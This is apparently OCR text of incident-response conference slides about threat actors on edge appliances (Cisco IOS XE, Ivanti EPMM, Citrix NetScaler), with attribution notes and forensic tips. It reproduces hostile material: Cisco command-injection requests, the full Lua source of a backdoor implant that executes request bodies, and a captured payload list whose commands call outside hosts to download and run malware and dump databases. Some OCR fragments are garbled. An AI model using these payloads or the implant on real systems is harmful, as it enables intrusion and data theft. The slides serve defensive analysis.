Command Injection (CVE-2023-20273)

V16


```
POST /webui/rest/softwareMgmt/installAdd HTTP/1.1
Host: 10.0.0.1
Content-Length: 42
Cookie: Auth=<cookie from valid auth>
X-Csrf-Token: <token from /webui/rest/getDeviceCapability>

{"installMethod":"tftp","ipaddress":"1000:1000:1000: $(echo hello world
```

V17

```
POST /webui/rest/softwareMgmt/installAdd HTTP/1.1
Host: 10.0.0.1
Content-Length: 42
Cookie: Auth=<cookie from valid auth>
X-Csrf-Token: <token from /webui/rest/getDeviceCapability>

{"mode":"tftp","ipaddress":"1000:1000:1000: $(echo hello world > /var/ww
```



https://blog.leakix.net/2023/10/cisco-root-privesc/

Cisco IOS XE

Implant

SI Falcon Team: BOULDERDROP | Talos: BadCandy

```
#
# Copyright (c) 2014-2019 by Cisco Systems, Inc.
# All rights reserved
#
# This file is stored as /usr/binos/conf/nginx-conf/cisco_service.conf

location /webui/logoutconfirm.html {
    add_header Content-Type text/html;
    add_header Cache-Control 'no-cache, no-store, must-revalidate';
    add_header Pragma no-cache;
    add_header Strict-Transport-Security "max-age=31536000; includeSubdomains";
    content_by_lua '
        local authorized = false
        local content = ""
        local method = ngx.req.get_method()
        local headers = ngx.req.get_headers()
        local params = ngx.req.get_uri_args()
        if (method == "POST" and params ~= nil) then

            if (headers["Authorization"] ~= nil ) then
                local authcode = string.gsub(headers["Authorization"], "^%s*(.-)%s*$", "%1")
                if (authcode ~= nil and string.match(authcode, "^%w+$") ~= nil) then
                    local f = io.popen("echo "..authcode.." | sha1sum ", "r")
                    if (f ~= nil) then
                        local shasum = f:read("*all")
                        shasum = string.lower(shasum)
                        if string.find(shasum,"c6a9d64fa3e11cf9781f55cb65d958b1a749fdb5") then
                            authorized = true
                        end
                        f:close()
                    end
                end
            end
```

```
            if (authorized == true) then
                ngx.req.read_body()
                local body = ngx.req.get_body_data()
                if (params["menu"] ~= nil and params["menu"] ~= "") then
                    content = "/0211202301/"
                elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "1") then
                    content = "e4d80dfc8e49d3eb4c"
                elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "72e72cb046a3053b45a5eb854092b1a7c20c9731"
                and params["common_type"] ~= nil) then
                    if (params["common_type"] == "subsystem") then
                        local f = io.popen(body, "r")
                        if(f ~= nil) then
                            content = f:read("*all")
                            f:close()
                        end
                    elseif (params["common_type"] == "iox") then
                        ngx.req.set_header("Priv-Level", "15")
                        local result = ngx.location.capture("/lua5", {method=ngx.HTTP_POST, body=body})
                        local response = result.body
                        if not (response == nil or #response == 0) then
                            content = response
                        end
                    end
                end
            end

            if (authorized == true) then
                ngx.status = 200
                ngx.say(content)
            else
                local result = ngx.location.capture("/internalWebui/login.html", {method = ngx.HTTP_GET})
                if result then
                    ngx.status = result.status
                    if result.body then
                        ngx.say(result.body)
                    end
                end
            end
        ';
}
```

Cisco IOS XE

Implant

SI Falcon Team: BOULDERDROP | Talos: BadCandy



```
if (authorized == true) then
    ngx.req.read_body()
    local body = ngx.req.get_body_data()
    if (params["menu"] ~= nil and params["menu"] ~= "") then
        content = "/0211202301/"
    elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "1") then
        content = "e4d80dfc8e49d3eb4c"
    elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "72e72cb046a3053b45a5eb854092b1a7c20c9731"
    and params["common_type"] ~= nil) then
        if (params["common_type"] == "subsystem") then
            local f = io.popen(body, "r")
            if(f ~= nil) then
                content = f:read("*all")
                f:close()
            end
        elseif (params["common_type"] == "iox") then
            ngx.req.set_header("Priv-Level", "15")
            local result = ngx.location.capture("/lua5", {method=ngx.HTTP_POST, body=body})
            local response = result.body
            if not (response == nil or #response == 0) then
                content = response
            end
        end
    end
end


(authorized == true) then
 ngx.status = 200
 ngx.say(content)
e
 local result = ngx.location.capture("/internalWebui/login.html", {method = ngx.HTTP_GET})
 if result then
    ngx.status = result.status
    if result.body then
        ngx.say(result.body)
    end
end
```

Attribution & Recent Intrusions

As it turns out…

Coyote overlaps partially with activity attributed to Salt Typhoon




https://go.recordedfuture.com/hubfs/reports/cta-cn-2025-0213.pdf

https://thehackernews.com/2025/06/china-linked-salt-typhoon-exploits.html

Attribution & Recent Intrusions

As it turns out…

Coyote overlaps partially with activity attributed to Salt Typhoon




Joint Cybersecurity Advisory

TLP:CLEAR

Countering Chinese State-Sponsored Actors Compromise of Networks Worldwide to Feed Global Espionage System

Executive summary

People's Republic of China (PRC) state-sponsored cyber threat actors are targeting networks globally, including, but not limited to, telecommunications, government, transportation, lodging, and military infrastructure networks. While these actors focus on large backbone routers of major telecommunications providers, as well as provider edge (PE) and customer edge (CE) routers, they also leverage compromised devices and trusted connections to pivot into other networks. These actors often modify routers to maintain persistent, long-term access to networks.

This activity partially overlaps with cyber threat actor reporting by the cybersecurity industry—commonly referred to as Salt Typhoon, OPERATOR PANDA, RedMike, UNC5807, and GhostEmperor, among others. The authoring agencies are not adopting a particular commercial naming convention and hereafter refer to those responsible for

This report is marked TLP:CLEAR. Recipients may share this information without restriction. Information is subject to standard copyright rules.

U/OO/198904-25 | PP-25-3703 | August 2025 Ver. 1.0

TLP:CLEAR

NEW

https://media.defense.gov/2025/Aug/22/2003786665/-1/-1/0/CSA_COUNTERING_CHINA_STATE_ACTORS_COMPROMISE_OF_NETWORKS.PDF

SECUINFRA

TOP SECRET

Case 02
Ivanti EPMM

Living on the Edge

Evicting threat actors from perimeter appliances


29.08.2025


Ivanti EPMM

Scope / Attack surface

EPMM = Endpoint Management Mobile (formerly MobileIron)
RHEL Base OS

EPMM manages mobile device configs, e.g. Android, iOS phones and integrates with e.g. Microsoft 365 online services





Ivanti EPMM

Timeline

```
https-request_log:2025-05-15--17-11-49 209.38.68.249 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384
"GET /mifs/rs/api/v2/featureusage?format=${"".getClass().forName('java.lang.Runtime').
getMethod('getRuntime').invoke(null).exec('id')} HTTP/1.1" 343 "-" "python-requests/2.31.0"
```

Advisory published by Ivanti


13.05.2025

15.05.2025 ~2PM UTC

Exploit PoC is published

First exploitation attempts logged on customer appliance

15.05.2025 ~3PM UTC



05.06.2025


„Whoops, we forgot to patch…“

```
<meta property="article:published_time" content="2025-05-15T14:51:12.000Z">
```

https://labs.watchtowr.com/expression-payloads-meet-mayhem-cve-2025-4427-and-cve-2025-4428/

Ivanti EPMM

What happens if you don‘t patch in time?




```
# Ivanti EPMM Best of Payloads

# All kinds of Callbacks
curl 0d8da2d1.digimg.store
nslookup hfwaiatt.e993et.dnslog.cn
ping 089343bc.digimg.store

# Dumping the internal MySQL database
wget https://dpaste.com/9MQEJ6VYR.txt -O /tmp/h && nohup bash /tmp/h
/usr/bin/mysqldump --defaults-extra-file=/mi/files/system/.mifpp mifs mi_user
/usr/bin/mysqldump --defaults-extra-file=/mi/files/system/.mifpp mifs mifs_ldap_users
/usr/bin/mysqldump --defaults-extra-file=/mi/files/system/.mifpp mifs mifs_ldap_server_config

# Krustyloader, highly evasive Rust backdoor targeting edge devices, attributed to CN APT
/bin/bash -c $@|bash 0 echo get http://[redacted].s3.amazonaws.com/[redacted] -0 tmp/1 ||
/ curl -o / tmp/1 http://[redacted].s3.amazonaws.com/[redacted] || fetch -o tmp/1 http://[redacted].s3.amazonaws.com/[redacted]
/bin/bash -c $@|bash 0 echo chmod +x / tmp/1
/bin/bash -c $@|bash 0 echo /

# Botnet stuff (Mirai-based)
curl -k https:/154.58.204.31/elf.bin -o /var/tmp/mifsservice

# Chinese-language network scanner for recon into internal network
wget -P /tmp https://github.com/shadow1ng/fscan/releases/download/1.8.4/fscan

# Whatever they were trying to do
python3 -m http.server 4572
cd / && python3 -m http.server 80
```

Ivanti EPMM

Investigating compromised appliances

OS-level service shell sessions via the console are restricted to 30 minutes each


Boot-Disk is not encrypted → Offline investigation is possible

Logs can be collected with the Unix Artifact Collector (UAC)

Primary artifacts:

- `/var/log/httpd` and `/var/log/tomcat` → exploitation attempts
- `/mi/files/logging/` → `user-action` logs show EPMM configuration changes (correlate with httpd/tomcat logs)

Shoutout to the colleagues over at Profero:
https://profero.io/blog/ivanti-epmm-attacks



Ivanti EPMM

Recent-ish Intrusions

IMAGE: JACOB THORSON VIA UNSPLASH

Daryna Antoniuk

July 25th, 2023

News Briefs | Cybercrime | Government

Hackers exploited Ivanti zero-day to breach Norway's government

Hackers exploited a zero-day vulnerability in tech giant Ivanti's software to compromise a dozen Norwegian government agencies.

Norwegian security officials said on Monday that the flaw was found in Ivanti's mobile endpoint management software used by the impacted ministries.

"This vulnerability was unique, and was discovered for the very first time here in Norway," said Sofie Nystrøm, director of Norway's National Security Agency. "If we had released the information about the vulnerability too early, it could have contributed to it being misused elsewhere in Norway and in the rest of the world."

SECUINFRA

TOP SECRET

Case 03
Citrix Netscaler ADC


Living on the Edge

Evicting threat actors from perimeter appliances

29.08.2025

Citrix Netscaler ADC


Major vulnerabilities overview



* ChatGPT suggests „CitrixShellBreaker“

